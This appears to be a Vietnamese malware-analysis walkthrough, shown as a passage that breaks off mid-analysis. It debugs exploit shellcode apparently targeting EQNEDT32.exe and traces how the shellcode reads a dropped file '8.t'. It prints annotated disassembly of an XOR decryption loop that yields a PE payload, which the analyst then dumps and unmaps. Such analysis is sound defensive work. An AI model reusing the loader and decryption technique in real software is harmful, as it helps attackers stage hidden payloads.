
Paused

| Address | Hex dump | Disassembly | Comment |
|----------|----------------|---------------------------|---------|
| 0044CD40 | 64:A1 00000000 | mov eax, dword ptr fs:[0] | |
| 0044CD46 | 55 | push ebp | |
| 0044CD47 | 8BEC | mov ebp, esp | |
| 0044CD49 | 6A FF | push -0x1 | |
| 0044CD4B | 68 10334500 | push 00453310 | |
| 0044CD50 | 68 60F04400 | push 0044F060 | |
| 0044CD55 | 50 | push eax | |
| 0044CD56 | 64:8925 000000 | mov dword ptr fs:[0], esp | |
| 0044CD5D | 83EC 60 | sub esp, 0x60 | |
| 0044CD60 | 53 | push ebx | |

Kiểm tra ta thấy file 8.t đã được drop vào thư mục Temp:



Đặt BP tại API , sau đó nhấn F9 để thực thi, ta thấy chương trình sẽ thực hiện mở file **8.t** để đọc nội dung:



Trace qua hàm này và return, sẽ tới shellcode của exploit:

| Address | Hex dump | Disassembly | Comment |
|----------|----------|-------------------------------|---------|
| 027A2782 | 33C9 | xor ecx, ecx | |
| 027A2784 | 8945 EC | mov dword ptr [ebp-0x14], eax | |
| 027A2787 | 51 | push ecx | |
| 027A2788 | 51 | push ecx | |
| 027A2789 | 51 | push ecx | |
| 027A278A | 51 | push ecx | |
| 027A278B | 51 | push ecx | |
| 027A278C | 51 | push ecx | |
| 027A278D | 51 | push ecx | |
| 027A278E | 51 | push ecx | |
| 027A278F | 51 | push ecx | |
| 027A2790 | 51 | push ecx | |
| 027A2791 | 51 | push ecx | |
| 027A2792 | 51 | push ecx | |
| 027A2793 | 51 | push ecx | |
| 027A2794 | 51 | push ecx | |
| 027A2795 | 50 | push eax | |
| 027A2796 | 6A 02 | push 0x2 | |
| 027A2798 | FF76 78 | push dword ptr [esi+0x78] | |
| 027A279B | FF56 0C | call dword ptr [esi+0xC] | |
| 027A279E | 8BD8 | mov ebx, eax | |
| 027A27A0 | 33C0 | xor eax, eax | |
| 027A27A2 | 50 | push eax | |
| 027A27A3 | 50 | push eax | |
| 027A27A4 | 50 | push eax | |
| 027A27A5 | 50 | push eax | |
| 027A27A6 | 50 | push eax | |
| 027A27A7 | 50 | push eax | |

ecx=00000001

Gọi hàm để lấy kích thước của 8.t:

| | | | |
|----------|---------------|--------------------------------|----------------------|
| 73FE7849 | E2 F7 | loopd short 73FE7842 | |
| 73FE784B | 8B45 FC | mov eax, dword ptr [ebp-0x4] | |
| 73FE784E | E8 04000000 | call 73FE7857 | |
| 73FE7853 | 5D | pop ebp | |
| 73FE7854 | C2 4400 | retn 0x44 | |
| 73FE7857 | 66:8378 FB 8B | cmp word ptr [eax-0x5], 0xFF8B | |
| 73FE785C | 74 11 | je short 73FE786F | |
| 73FE785E | 8078 FB E9 | cmp byte ptr [eax-0x5], 0xE9 | |
| 73FE7862 | 74 0B | je short 73FE786F | |
| 73FE7864 | 8078 FB EB | cmp byte ptr [eax-0x5], 0xEB | |
| 73FE7868 | 74 05 | je short 73FE786F | |
| 73FE786A | 83E8 05 | sub eax, 0x5 | |
| 73FE786D | FFE0 | jmp eax | kernel32.GetFileSize |
| 73FE786F | 8BFF | mov edi, edi | |
| 73FE7871 | 55 | push ebp | |
| 73FE7872 | 8BEC | mov ebp, esp | |
| 73FE7874 | FFE0 | jmp eax | |
| 73FE7876 | 5B | pop ebx | |

The image shows a Windows Explorer window displaying the properties of a file named "8.t". The file is located at "C:\Users\Administrator\AppData\Local\Temp" and has a size of 332 KB (339,968 bytes). A red arrow points from the "Size" field to the "Registers (FPU)" window in the task manager. The registers window shows the EAX register containing the value 00053000. A "Modify EAX" dialog box is also visible, showing the value 00053000 in hexadecimal, 339968 in signed decimal, and 339968 in unsigned decimal.

Sau đó, gọi hàm để thực hiện cấp phát một vùng nhớ:

```

73FE784E E8 04000000 call 73FE7857
73FE7853 5D pop ebp
73FE7854 C2 4400 retn 0x44
73FE7857 66:8378 FB 8B cmp word ptr [eax-0x5], 0xFF8B
73FE785C 74 11 je short 73FE786F
73FE785E 8078 FB E9 cmp byte ptr [eax-0x5], 0xE9
73FE7862 74 0B je short 73FE786F
73FE7864 8078 FB EB cmp byte ptr [eax-0x5], 0xEB
73FE7868 74 05 je short 73FE786F
73FE786A 83E8 05 sub eax, 0x5
73FE786D - FFE0 jmp eax KernelBa.VirtualAlloc
73FE786F 8BFF mov edi, edi
73FE7871 55 push ebp

```

Vùng nhớ được cấp phát trở bởi thanh ghi EAX, follow theo vùng nhớ này để xem code sẽ tác động gì lên nó:

```

Registers (FPU)
EAX 04F70000
ECX 42780000
EDX 00000000
EBX 00053000
ESP 0019ECDC
EBP 0019ECE8
ESI 027A31AC
EDI 00000004
EIP 73FE7853 msvcrt.73FE78

```

| Address | Hex dump | ASCII |
|----------|---|-------|
| 04F70000 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 04F70010 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 04F70020 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 04F70030 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 04F70040 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 04F70050 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 04F70060 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 04F70070 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 04F70080 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 04F70090 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 04F700A0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 04F700B0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |

Hàm được gọi để đọc ra nội dung của 8.t:

```

73D31829 6A 00 push 0x0
73D3182B 53 push ebx
73D3182C FF15 20850E73 call dword ptr [<ntdll.NtReadFile>] ntdll.ZwReadFile
73D31832 8BC8 mov ecx, eax
73D31834 81F9 03010000 cmp ecx, 0x103
73D3183A 0F84 2CAB0300 jbe 73D6C36C
73D31840 85C9 test ecx, ecx
73D31842 78 22 je short 73D31866

```

ds:[73D8520]=76F3E860 (ntdll.ZwReadFile)

| Address | Hex dump | ASCII | Address | Value | Comments |
|----------|---|-------|----------|----------|-----------------|
| 04F70000 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | 0019EC64 | 000002FC | Arg1 = 000002FC |
| 04F70010 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | 0019EC68 | 00000000 | Arg2 = 00000000 |
| 04F70020 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | 0019EC6C | 00000000 | Arg3 = 00000000 |
| 04F70030 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | 0019EC70 | 00000000 | Arg4 = 00000000 |
| 04F70040 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | 0019EC74 | 0019ECA0 | Arg5 = 0019ECA0 |
| 04F70050 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | 0019EC78 | 04F70000 | Arg6 = 04F70000 |
| 04F70060 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | 0019EC7C | 00053000 | Arg7 = 00053000 |
| 04F70070 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | 0019EC80 | 00000000 | Arg8 = 00000000 |
| 04F70080 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | 0019EC84 | 00000000 | Arg9 = 00000000 |
| 04F70090 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | 0019EC88 | 2B5AC6D7 | |

Annotations: *hFile* points to Arg6 (04F70000). *Filesize* points to Arg7 (00053000).

Toàn bộ nội dung của 8.t được đọc vào vùng nhớ đã được cấp phát ở trên:

| Address | Hex dump | ASCII |
|----------|--|---------------------|
| 04F70000 | B2 A6 6D FF FF FC FC FC F8 FC FC FC 03 03 FC FC | 拔m ? |
| 04F70010 | 44 FC FC FC FC FC FC FC BC FC FC FC FC FC FC FC | D ? |
| 04F70020 | FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC | |
| 04F70030 | FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC | ? |
| 04F70040 | F2 E3 46 F2 FC 48 F5 31 DD 44 FD B0 31 DD A8 94 | 斐F整H?軀 - 1玦? |
| 04F70050 | 95 8F DC 8C 8E 93 9B 8E 9D 91 DC 9F 9D 92 92 93 | 睽軌械浪瀉專瀟振 |
| 04F70060 | 88 DC 9E 99 DC 8E 89 92 DC 95 92 DC B8 B3 AF DC | 堤濼軒墮鼓摺賦 |
| 04F70070 | 91 93 98 99 D2 F1 F1 F6 D8 FC FC FC FC FC FC FC | 憮穉蔭聆攸 |
| 04F70080 | 39 EA 8E 2E 7D 8B E0 7D 7D 8B E0 7D 7D 8B E0 7D | 9陰 } 嫺 } 嫺 } 嫺 } |
| 04F70090 | 12 FD 7E 7D 6F 8B E0 7D 12 FD 4A 7D 3B 8B E0 7D | 齒 } 嫺 } 齶 } 嫺 } |
| 04F700A0 | 74 F3 75 7D 7C 8B E0 7D 12 FD 4B 7D 63 8B E0 7D | t齒 } 嫺 } 齶 } 嫺 } |
| 04F700B0 | 74 F3 63 7D 74 8B E0 7D 74 F3 73 7D 74 8B E0 7D | t齒 } t嫺 } t齶 } t嫺 } |
| 04F700C0 | 7D 8B E1 7D 19 8B E0 7D 12 FD 4F 7D 7F 8B E0 7D | } 嫺 } 嫺 } 齶 } 嫺 } |
| 04F700D0 | 12 FD 7A 7D 7C 8B E0 7D 12 FD 7D 7D 7C 8B E0 7D | 齒 } 嫺 } 齒 } 嫺 } |
| 04F700E0 | AE 95 9F 94 7D 8B E0 7D FC FC FC FC FC FC FC FC | 睽秋 嫺 |
| 04F700F0 | FC FC FC FC FC FC FC FC AC B9 FC FC B0 FD F9 FC | 褒 |
| 04F70100 | 13 5E 3A A7 FC FC FC FC FC FC FC FC 1C FC FE FD | ? - ? |

Tiếp tục trace sẽ tới đoạn shellcode thực hiện giải mã toàn bộ nội dung của file 8.t trong memory tại :

| Address | Hex dump | Disassembly | Comment |
|----------|-------------|-------------------------------|---|
| 027A27E8 | 33C0 | xor eax, eax | eax = 0 |
| 027A27EA | BB 619AF678 | mov ebx, 0x78F69A61 | ebx = init_key(0x78F69A61) |
| 027A27EF | 8BD0 | mov edx, eax | j=0 |
| 027A27F1 | 3945 FC | cmp dword ptr [ebp-0x4], eax | file_size_8.t > 0 ? |
| 027A27F4 | 7E 2F | jmp short 027A2825 | |
| 027A27F6 | 6A 07 | push 0x7 | |
| 027A27F8 | 5F | pop edi | edi = 0x7 |
| 027A27F9 | 8BCB | mov ecx, ebx | |
| 027A27FB | 8BC3 | mov eax, ebx | |
| 027A27FD | C1E9 1B | shr ecx, 0x1B | |
| 027A2800 | 83E0 04 | and eax, 0x4 | |
| 027A2803 | 33CB | xor ecx, ebx | |
| 027A2805 | 03DB | add ebx, ebx | |
| 027A2807 | C1E9 03 | shr ecx, 0x3 | loop to calculate xor_key & store at ebx |
| 027A280A | 83E1 01 | and ecx, 0x1 | |
| 027A280D | 33C8 | xor ecx, eax | |
| 027A280F | 0BD9 | or ebx, ecx | |
| 027A2811 | 4F | dec edi | |
| 027A2812 | 75 E5 | jmp short 027A27F9 | |
| 027A2814 | 8B45 F0 | mov eax, dword ptr [ebp-0x10] | eax -> file_8.t_content |
| 027A2817 | 301C02 | xor byte ptr [edx+eax], bl | file_8.t_content[j] = file_8.t_content[j] ^ xor_key |
| 027A281A | 42 | inc edx | j++ |
| 027A281B | 3B55 FC | cmp edx, dword ptr [ebp-0x4] | while (j < file_size_8.t) |
| 027A281E | 7C D6 | jmp short 027A27F6 | continue loop |
| 027A2820 | 8B7D E8 | mov edi, dword ptr [ebp-0x18] | |
| 027A2823 | 33C0 | xor eax, eax | |

Sau vài lần trace code sẽ thấy được dấu hiệu MZ, nhưng vậy file 8.t sau khi giải mã sẽ là một PE file:

| Address | Hex dump | ASCII |
|----------|--|---------------|
| 04F70000 | 4D 5A 90 00 03 00 FC FC F8 FC FC FC 03 03 FC FC | MZ? |
| 04F70010 | 44 FC FC FC FC FC FC FC BC FC FC FC FC FC FC FC | D ? |
| 04F70020 | FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC | |
| 04F70030 | FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC | ? |
| 04F70040 | F2 E3 46 F2 FC 48 F5 31 DD 44 FD B0 31 DD A8 94 | 斐F整H?軀 - 1玦? |
| 04F70050 | 95 8F DC 8C 8E 93 9B 8E 9D 91 DC 9F 9D 92 92 93 | 睽軌械浪瀉專瀟振 |
| 04F70060 | 88 DC 9E 99 DC 8E 89 92 DC 95 92 DC B8 B3 AF DC | 堤濼軒墮鼓摺賦 |

Cho thực hiện xong toàn bộ vòng lặp giải mã trên sẽ có được một PE hoàn chỉnh trong bộ nhớ:

```

04F70000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ? . . . . .
04F70010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?. . . . .@. . . . .
04F70020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
04F70030 00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00 . . . . .?..
04F70040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ?. ???L?Th
04F70050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
04F70060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
04F70070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode. . . $. . . . .
04F70080 C5 16 72 D2 81 77 1C 81 81 77 1C 81 81 77 1C 81 ?r 兩 w 三 w 三 w ?
04F70090 EE 01 82 81 93 77 1C 81 EE 01 B6 81 C7 77 1C 81 ? 儻 揸 儻 稔 惹 ?
04F700A0 88 0F 89 81 80 77 1C 81 EE 01 B7 81 9F 77 1C 81 ? 墀 € w 儻 稱 焗 ?
04F700B0 88 0F 9F 81 88 77 1C 81 88 0F 8F 81 88 77 1C 81 ? 焗 坵 奕 亞 坵 ?
04F700C0 81 77 1D 81 E5 77 1C 81 EE 01 B3 81 83 77 1C 81 龜 估 w 儻 經 儻 ?
04F700D0 EE 01 86 81 80 77 1C 81 EE 01 81 81 80 77 1C 81 ? 唛 € w 儻 三 € w ?
04F700E0 52 69 63 68 81 77 1C 81 00 00 00 00 00 00 00 00 Rich 龜 ? . . . . .
04F700F0 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00 . . . . .PE..L
04F70100 EF A2 C6 5B 00 00 00 00 00 00 00 00 E0 00 02 01 铽 苳 . . . . . ?
04F70110 0B 01 0A 00 00 A4 00 00 00 88 04 00 00 00 00 00 . . . ? . ? . . .
04F70120 2A 58 00 00 00 10 00 00 00 C0 00 00 00 00 00 40 00 *X. . . ? . . @.
04F70130 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 . . . . .
04F70140 05 00 01 00 00 00 00 00 00 70 05 00 00 04 00 00 . . . . .p . .
04F70150 74 F3 05 00 02 00 40 81 00 00 10 00 00 10 00 00 t?. .@?. . . .
04F70160 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 . . . . .
04F70170 00 00 00 00 00 00 00 00 EC 14 01 00 50 00 00 00 . . . . .? .P. . .
04F70180 00 20 05 00 F8 20 00 00 00 00 00 00 00 00 00 00 . ? . . . . .
04F70190 00 00 00 00 00 00 00 00 00 50 05 00 9C 0A 00 00 . . . . .P .?..
04F701A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
04F701B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
04F701C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
04F701D0 00 C0 00 00 4C 01 00 00 00 00 00 00 00 00 00 00 ?.L . . . . .
04F701E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
04F701F0 2E 74 65 78 74 00 00 00 85 A3 00 00 00 10 00 00 .text. . . 叁 . . .
04F70200 00 A4 00 00 00 04 00 00 00 00 00 00 00 00 00 00 .?.. . . . . .
04F70210 00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00 . . . . .rdata..


```

Dump PE mới này và lưu lại để thực hiện phân tích sau:

File name:

Save as type:

File dump được là một exe file:



Tiếp tục debug, shellcode gọi tiếp hàm để cấp phát một vùng nhớ khác tại địa chỉ :

| Address | Hex dump | ASCII |
|----------|---|-------|
| 05170000 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 05170010 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 05170020 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 05170030 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 05170040 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 05170050 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 05170060 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 05170070 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 05170080 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 05170090 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 051700A0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 051700B0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 051700C0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 051700D0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 051700E0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 051700F0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |

PE được giải mã tại vùng nhớ sẽ được copy vào vùng nhớ mới được cấp phát ở trên:

| Address | Hex dump | ASCII |
|----------|---|------------------|
| 05170000 | 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 | MZ? |
| 05170010 | B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 | ?.....@..... |
| 05170020 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |? |
| 05170030 | 00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00 |?.. |
| 05170040 | 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 | ?..??L?Th |
| 05170050 | 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F | is program canno |
| 05170060 | 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 | t be run in DOS |
| 05170070 | 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 | mode...\$. |
| 05170080 | C5 16 72 D2 81 77 1C 81 81 77 1C 81 81 77 1C 81 | ?r两三三三? |
| 05170090 | EE 01 82 81 93 77 1C 81 EE 01 B6 81 C7 77 1C 81 | ?佛搭佛 裕慧? |
| 051700A0 | 88 0F 89 81 80 77 1C 81 EE 01 B7 81 9F 77 1C 81 | ?埠@w夷 彌燭? |
| 051700B0 | 88 0F 9F 81 88 77 1C 81 88 0F 8F 81 88 77 1C 81 | ?埠坵奕 亞坵? |
| 051700C0 | 81 77 1D 81 E5 77 1C 81 EE 01 B3 81 83 77 1C 81 | 龜估w夷 徑僂? |
| 051700D0 | EE 01 86 81 80 77 1C 81 EE 01 81 81 80 77 1C 81 | ?倭@w夷 三@w? |
| 051700E0 | 52 69 63 68 81 77 1C 81 00 00 00 00 00 00 00 00 | Rich龜?..... |
| 051700F0 | 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00 |PE..L |
| 05170100 | EF A2 C6 5B 00 00 00 00 00 00 00 00 E0 00 02 01 | 铄艾.....? |
| 05170110 | 0B 01 0A 00 00 A4 00 00 00 88 04 00 00 00 00 00 | ...?..?..... |
| 05170120 | 2A 58 00 00 00 10 00 00 00 C0 00 00 00 00 40 00 | *X... ..?..@. |
| 05170130 | 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 | |
| 05170140 | 05 00 01 00 00 00 00 00 00 70 05 00 00 04 00 00 |p .. |
| 05170150 | 74 F3 05 00 02 00 40 81 00 00 10 00 00 10 00 00 | t? .@? |
| 05170160 | 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 | |
| 05170170 | 00 00 00 00 00 00 00 00 EC 14 01 00 50 00 00 00 |? .P... |
| 05170180 | 00 00 05 00 00 00 00 00 00 00 00 00 00 00 00 00 | ? |

Dump vùng mem trên ra bộ nhớ, và vì file này đã được mapping trên memory và có thay đổi, nên sử dụng công cụ của (https://github.com/hasherezade/pe_recovery_tools/tree/master/pe_unmapper) để chuyển đổi từ virtual format về định dạng raw:

```

C:\Users\Administrator\Desktop>pe_unmapper.exe _05170000.mem 05170000.mem drop_bin.exe
filename: _05170000.mem
size = 0x57000 = 356352
Load Base: 5170000
Old Base: 400000
RelocBlock: 00001000 000000C4
[+] Applied 94 relocations
RelocBlock: 00002000 0000005C
[+] Applied 42 relocations
RelocBlock: 00003000 00000070
[+] Applied 52 relocations
RelocBlock: 00004000 0000006C
[+] Applied 49 relocations
RelocBlock: 00005000 0000014C
[+] Applied 161 relocations
RelocBlock: 00006000 00000160
[+] Applied 172 relocations
RelocBlock: 00007000 000000FC
[+] Applied 121 relocations
RelocBlock: 00008000 000000BC
[+] Applied 90 relocations
RelocBlock: 00009000 00000064
[+] Applied 45 relocations
RelocBlock: 0000A000 0000002C
[+] Applied 17 relocations
RelocBlock: 0000B000 00000058
[+] Applied 39 relocations
RelocBlock: 0000C000 00000048
[+] Applied 32 relocations
RelocBlock: 0000E000 00000010
[+] Applied 4 relocations
RelocBlock: 0000F000 00000040
[+] Applied 28 relocations
RelocBlock: 00010000 000000F4
[+] Applied 118 relocations
RelocBlock: 00011000 000000A4
[+] Applied 78 relocations
RelocBlock: 00012000 00000118
[+] Applied 136 relocations
RelocBlock: 00050000 0000000C
[+] Applied 2 relocations
[*] Parsed relocation size: 2716
Relocations applied!
Coping sections:
[+] .text to: 00B80400
[+] .rdata to: 00B8A800
[+] .data to: 00B90600
[+] .rsrc to: 00BCF600
[+] .reloc to: 00BD1800
Success!
Saved output to: drop_bin.exe
Press any key to continue . . .


```

Debug tiếp, shellcode gọi hàm được gọi để lấy đường dẫn của EQNEDT32.exe:

